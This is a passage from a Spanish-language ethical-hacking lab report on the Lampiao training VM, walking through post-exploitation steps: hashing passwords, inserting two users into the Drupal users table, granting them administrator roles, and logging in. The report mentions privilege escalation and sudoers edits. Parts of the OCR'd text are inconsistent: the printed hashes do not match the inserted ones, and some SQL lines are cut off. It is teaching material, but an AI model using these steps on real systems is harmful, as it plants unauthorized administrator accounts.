

Ilustración 55 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 8

Luego liste las tablas de esa base de datos con el comando show tables; arrojando todas las tables de esta base de datos.



Ilustración 56 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 9

En la que se destacan, role, rele_permission, users y users_roles.



Ilustración 57 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 10

Realice una selección de todos los usuarios que tenía la base de datos con el comando select * from users; (tabla donde están todos los usuarios).

Esta selección me arrojo 4 usuarios y entre esos estaba el usuario que había creado previamente dentro de la página, pero no había sido validado.



Ilustración 58 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 11

Sabiendo eso, decidí crear los dos usuarios allí en esa tabla, pero antes de eso, si se fijan en la imagen anterior, la contraseña de los usuarios está cifrada por lo cual los que yo iba a crear también debía ir cifrada la contraseña.

Para cifrar las contraseñas en la maquina atacante, es decir Kali Linux, creo un archivo llama hash_lampiao.php que me ayudaría a cifrar las contraseñas con el comando nano hash_lampiao.php.



Ilustración 59 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 12

Alli dentro del archivo escribí una seria de líneas de comando que me ayudaban a cifrar las contraseñas de los usuarios que iba a crear.



Ilustración 60 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 13

Guarde el archivo y con el comando php hash_lampiao.php “Kali”, cifre la primera contraseña del primero usuarios que sería Kali y también hice lo mismo para el segundo usuario que sería red.

```
┌──(franklin㉿franklin)-[~]
└─$ php hash_lampiao.php "kali"
$P$6TFYkbVkti1/K8lV1Bfv45lTz5haKq1

┌──(franklin㉿franklin)-[~]
└─$ php hash_lampiao.php "red"
$P$6YjebbzK2PnUt2wdoRvYk95tjSB4oA1

┌──(franklin㉿franklin)-[~]
└─$
```

Ilustración 61 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 14

Una vez cifre las contraseñas, con el comando INSERT INTO users (tabla conde iba a insertor los usuarios) y los campos de la tabla entre estos, uid, name, pass mail, entre otros, inserte el primer usuario llamado Kali.

```
mysql> INSERT INTO users   (uid, name, pass, mail, theme, signature, signature_format, created, access, login, status, timezone, language, picture, init, data)  VA
S  (4, 'kali', '$S$I69pWUk/6akq5tH8dUs.BRFzO/vnfs4J99nQSzttRsZo/vg.qtX/zJBIAGIy', 'kali@example.com', '', '', 'filtered_html', UNIX_TIMESTAMP(), 0, 0, 1, 'America/
bdo', '', 0, 'kali@example.com', NULL);
Query OK, 1 row affected (0.01 sec)
```

Ilustración 62 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 15

Y de igual forma inserte el usuarios red.

```
mysql> INSERT INTO users   (uid, name, pass, mail, theme, signature, signature_format, created, access, login, status, timezone, language, picture, init, data)  VALUE
S  (5, 'red', '$S$IihWoJ90D5EebpyEoGlwxEZ3H0swWaePNAwOHuqasUn1YSwYu7D6eUuiDXJU', 'red@example.com', '', '', 'filtered_html', UNIX_TIMESTAMP(), 0, 0, 1, 'America/Quibd
o', '', 0, 'red@example.com', NULL);
Query OK, 1 row affected (0.02 sec)
```

Ilustración 63 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 16

Luego comprobé que habían sido creados correctamente los usuarios haciendo un select * from users; y efectivamente estaban los usuarios creados.

```
mysql> select * from users;
+-----+----------+---------------------------------------------------------+--------------------------+-------+-----------+------------------+------------+-
------------+------------+--------+-------------------+----------+---------+--------------------------+--------------------------+
| uid | name     | pass                                                    | mail                     | theme | signature | signature_format | created    |
access     | login      | status | timezone          | language | picture | init                     | data                     |
+-----+----------+---------------------------------------------------------+--------------------------+-------+-----------+------------------+------------+-
------------+------------+--------+-------------------+----------+---------+--------------------------+--------------------------+
|   0 |          |                                                         |                          |       |           | NULL             |          0 |
          0 |          0 |      0 | NULL              |          |       0 |                          | NULL                     |
|   1 | tiago    | $S$DNZ5o1k/NY7SUgtJvjPqNl40kHKwn4yXy2eroEnOAlpmT0TJ9Sx8 | lampiao@lampiao.com      |       |           | filtered_html    | 1524166911 |
1524245647 | 1524245267 |      1 | America/Sao_Paulo |          |       0 | lampiao@lampiao.com      | a:1:{s:7:"overlay";i:1;} |
|   2 | Eder     | $S$Dv5orvhi7okjmViImnVPmVgfwJ2U..PNK4E9IT/k7Lqz9GZRb7tY | eder@lampiao.com         |       |           | filtered_html    | 1524241965 |
1524244079 | 1524244079 |      1 | America/Sao_Paulo |          |       0 | eder@lampiao.com         | b:0;                     |
|   3 | franklin | $S$DUmQOnL51OEsAYniRXSKhHNjAIvf81/bw65izWcGnu9Y/Vemo0Nu | franklin2blandon@gmail.com |     |           | filtered_html    | 1757992430 |
          0 |          0 |      0 | America/Sao_Paulo |          |       0 | franklin2blandon@gmail.com | NULL                   |
|   4 | kali     | $S$I69pWUk/6akq5tH8dUs.BRFzO/vnfs4J99nQSzttRsZo/vg.qtX/zJBIAGIy | kali@example.com |       |           | filtered_html    | 1757996082 |
          0 |          0 |      1 | America/Quibdo    |          |       0 | kali@example.com         | NULL                     |
|   5 | red      | $S$IihWoJ90D5EebpyEoGlwxEZ3H0swWaePNAwOHuqasUn1YSwYu7D6eUuiDXJU | red@example.com  |       |           | filtered_html    | 1757996164 |
          0 |          0 |      1 | America/Quibdo    |          |       0 | red@example.com          | NULL                     |
+-----+----------+---------------------------------------------------------+--------------------------+-------+-----------+------------------+------------+-
------------+------------+--------+-------------------+----------+---------+--------------------------+--------------------------+
6 rows in set (0.00 sec)
```

Ilustración 64 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 17

Después hice también un select * from roles; la tabla conde están todos los roles para los usuarios y observé que tenía definidos 4 roles, el administrado, el usuario anónimo, el usuario autenticado y el usuario para escribir.

```
mysql> select * from role;
+-----+----------------------+--------+
| rid | name                 | weight |
+-----+----------------------+--------+
|   3 | administrator        |      2 |
|   1 | anonymous user       |      0 |
|   2 | authenticated user   |      1 |
|   4 | writer               |      3 |
+-----+----------------------+--------+
4 rows in set (0.01 sec)

mysql>
```

Ilustración 65 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 18

También hice un select * from users_roles; para ver que rol tenían los usuarios que estaban antes creados en la base de datos, y observé que uno tenía el rol de administrador y el otro el rol de usuario escritor.

```
mysql> select * from users_roles;
+-----+-----+
| uid | rid |
+-----+-----+
|   1 |   3 |
|   2 |   4 |
+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

Ilustración 66 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 19

Sabiendo eso, a los usuarios que yo había creado les di el rol de administrador y usuario autenticado, para hizo hice un INSETR INTO en la tabla users_roles con los valores uid y rid y al usuario Kali con uid 4 le di el rol de administrador es decir rid 3, así mismo hice con el usuarios red con uid 5.

```
mysql> INSERT INTO users_roles (uid, rid) VALUES (4, 3);
Query OK, 1 row affected (0.02 sec)

mysql> INSERT INTO users_roles (uid, rid) VALUES (5, 3);
Query OK, 1 row affected (0.02 sec)

mysql>
```

Ilustración 67 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 20

Y para darle el rol de usuario autenticado, con el comando INSERT INTO en la tabla users_roles y los campos uid y rid al usuario Kali con uid 4 le di el rol de usuario autenticado es decir rid 2 e igualmente hizo lo mismo para el usuario red con uid 5.

```
mysql> INSERT INTO users_roles (uid, rid) VALUES (4, 2);
Query OK, 1 row affected (0.02 sec)

mysql> INSERT INTO users_roles (uid, rid) VALUES (5, 2);
Query OK, 1 row affected (0.02 sec)

mysql>
```

Ilustración 68 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 21

Luego hice un select * from a la tabla users_roles para comprobar que los usuarios que yo cree tenían el rol especificando anteriormente.

```
mysql> select * from users_roles;
+-----+-----+
| uid | rid |
+-----+-----+
|   4 |   2 |
|   5 |   2 |
|   1 |   3 |
|   4 |   3 |
|   5 |   3 |
|   2 |   4 |
+-----+-----+
6 rows in set (0.00 sec)

mysql>
```

Ilustración 69 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 22

Una vez cree inserte los usuarios en la base de datos, probe si podía tener acceso a la página con los usuarios creados.

Primero probe con el usuario Kali, en el login en la opción que decía username puse Kali y en la opción que decía password puse la contraseña antes predefinida para Kali.

Ilustración 70 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 23

Y cuando oprimí el botón de login, pude tener acceso a la página de lampiao. Alli dentro puede observar información del usuario Kali.



Ilustración 71 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 24

Luego, probe el inicio de sesión con el usuario red, en el campo username escribí red y en el campo passwod escribí la contraseña previamente asignada para el usuario red.

Ilustración 72 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 25

Y cuando oprimí el botón de login, pude tener acceso a la página de lampiao. Alli dentro puede observar información del usuario red.



Ilustración 73 Crear Usuarios Para Iniciar Sesión En La Página Web De Lampiao paso 26

Y así se realizó la configuración completa de los usuarios en la base de datos de lampiao, obteniendo como resultado el accedo correcto a la página web.

4 Posibles Errores

Durante el desarrollo de la práctica se presentaron algunos inconvenientes que afectaron los resultados:

- **Permisos Limitados:** El usuario inicial (tiago) no tenía acceso a comandos administrativos como sudo, lo cual dificultó la creación de usuarios hasta lograr la escalada de privilegios.
- **Errores de escritura en rutas:** En algunos comandos se presentaron errores por confusión de directorios (/etc/sudoers vs /ect/sudoers).
- **Dependencia de versiones:** Varias herramientas requieren versiones específicas de librerías o paquetes que no estaban disponibles en la máquina víctima.

5 Conclusiones

El ejercicio permitió evidenciar la importancia de la seguridad en sistemas expuestos en red, demostrando que un atacante con conocimientos básicos puede identificar servicios vulnerables y explotarlos. A través del uso de herramientas disponibles en Kali Linux fue posible acceder al sistema de Lampiao, escalar privilegios y crear usuarios con control administrativo.

No obstante, también se observó que ciertos errores en la configuración de la aplicación web y del sistema operativo pueden dificultar o impedir los intentos de acceso, lo que refuerza la necesidad de una defensa en profundidad que combine actualizaciones, monitoreo y controles de acceso robustos.

Este informe constituye una práctica enriquecedora en el campo del hacking ético, pues permitió aplicar metodologías ofensivas de manera controlada y, al mismo tiempo, reflexionar sobre las medidas preventivas que deberían adoptarse para mitigar ataques similares en entornos reales.

6 Referencias Bibliográficas

Fyodor, G. (2009). *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*. Insecure.Com LLC.

Van Hauser, T. (2025). *THC-Hydra: Fast and flexible network login cracker*. Disponible en: https://github.com/vanhauser-thc/thc-hydra

Offensive Security. (2023). *Kali Linux Documentation*. Disponible en: https://www.kali.org/docs/

Drupal Security Team. (2023). *Drupal Security Best Practices*. Disponible en: https://www.drupal.org/security

Exploit Database. (2025). *Public Exploits and Proof-of-Concepts*. Disponible en: https://www.exploit-db.com/